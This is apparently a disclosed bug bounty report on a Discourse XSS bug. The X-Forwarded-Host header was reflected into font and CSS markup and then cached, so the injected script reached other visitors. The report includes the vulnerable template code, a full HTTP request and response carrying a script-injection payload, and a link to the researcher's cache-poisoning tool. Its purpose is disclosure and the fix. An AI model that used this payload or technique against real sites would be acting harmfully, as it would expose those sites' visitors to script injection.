Web Cache Deception Attack (XSS)
The Discourse application reflected the X-Forwarded-Host header into a font preload URL and CSS block without escaping, allowing script injection. Because responses were cached for a minute, an attacker could poison the cache and serve the script to other visitors whose request headers matched.

- Paid in 15 hours
- Disclosed after 3 months
Summary by the researcher
- Web Cache Poisoning
===
The report
This XSS does not affect the try.discourse.org, but worked on many other Discourse instances, that i tested. In discussions with the Mozilla team, we came to the conclusion that this is a vulnerability in the Discourse and it needs to be sent through this program. List of vulnerable hosts:
discourse.mozilla.org
forum.learning.mozilla.org
forum.glasswire.com
help.nextcloud.com
meta.discourse.org
Description XSS
The Web application is vulnerable to XSS through the X-Forwarded-Host header.
Vulnerable code https://github.com/discourse/discourse/blob/master/app/views/common/_special_font_face.html.erb#L12-L18
<% woff2_url = "#{asset_path("fontawesome-webfont.woff2")}?#{font_domain}&v=4.7.0".html_safe %>

<link rel="preload" href="<%=woff2_url%>" as="font" type="font/woff2" crossorigin />
...
    src: url('<%=woff2_url %>') format('woff2'),
HTTP Request
GET /?xx HTTP/1.1
Host: meta.discourse.org
X-Forwarded-Host: cacheattack'"><script>alert(document.domain)</script>
HTTP Response
<link rel="preload"
href="https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-2adefcbc041e7d18fcf2d417879dc5a09997aa64d675b7a3c4b6ce33da13f3fe.woff2?https://cacheattack'">
<script>alert(document.domain)</script>
&2&v=4.7.0" as="font" type="font/woff2" crossorigin />
<style>
@font-face {
font-family: 'FontAwesome';
src: url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-2adefcbc041e7d18fcf2d417879dc5a09997aa64d675b7a3c4b6ce33da13f3fe.woff2?https://cacheattack'">
<script>alert(document.domain)</script>
&2&v=4.7.0') format('woff2'),
url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-ba0c59deb5450f5cb41b3f93609ee2d0d995415877ddfa223e8a8a7533474f07.woff?https://cacheattack'"><script>alert(document.domain)</script>&2&v=4.7.0') format('woff');
}
</style>
Web Cache Deception
Also, the application caches the HTTP response for 1 minute, so if you send an HTTP request with XSS payload, it will be cached and will be displayed for all requests when the headers match: Request Start Line, Accept, Accept-Encoding.
Steps To Reproduce For a simpler demonstration, I wrote a script. The script takes the necessary headers from the request and poisons the cache. You just need to open the cached page.
- Open URL
https://blackfan.ru/bugbounty/webcachedeception.php?url=https://meta.discourse.org/?cacheattack&payload=%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E&cache=60
-
Open the cached URL that the script displays.
-
Result

Impact
Attacker can collect the popular combinations of Accep + Accept-Encoding and poison the cache of the web pages every minute. The impact is like a stored XSS on any page.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could poison the cache so the script runs for other visitors, giving an effect like stored XSS on any page, though only when request headers match.
What the attacker needed
Attacker can set X-Forwarded-Host; response is cached for a minute; victim request headers match
The fix
The header value should be encoded or validated before use in HTML and CSS, and such responses should not be cached.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A website can be tricked into trusting a header that tells it which host name the visitor used. Here the site pasted that value into a page without cleaning it, so text that looks like code ran in visitors' browsers. A cache then stored the bad page and handed it to other people.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.









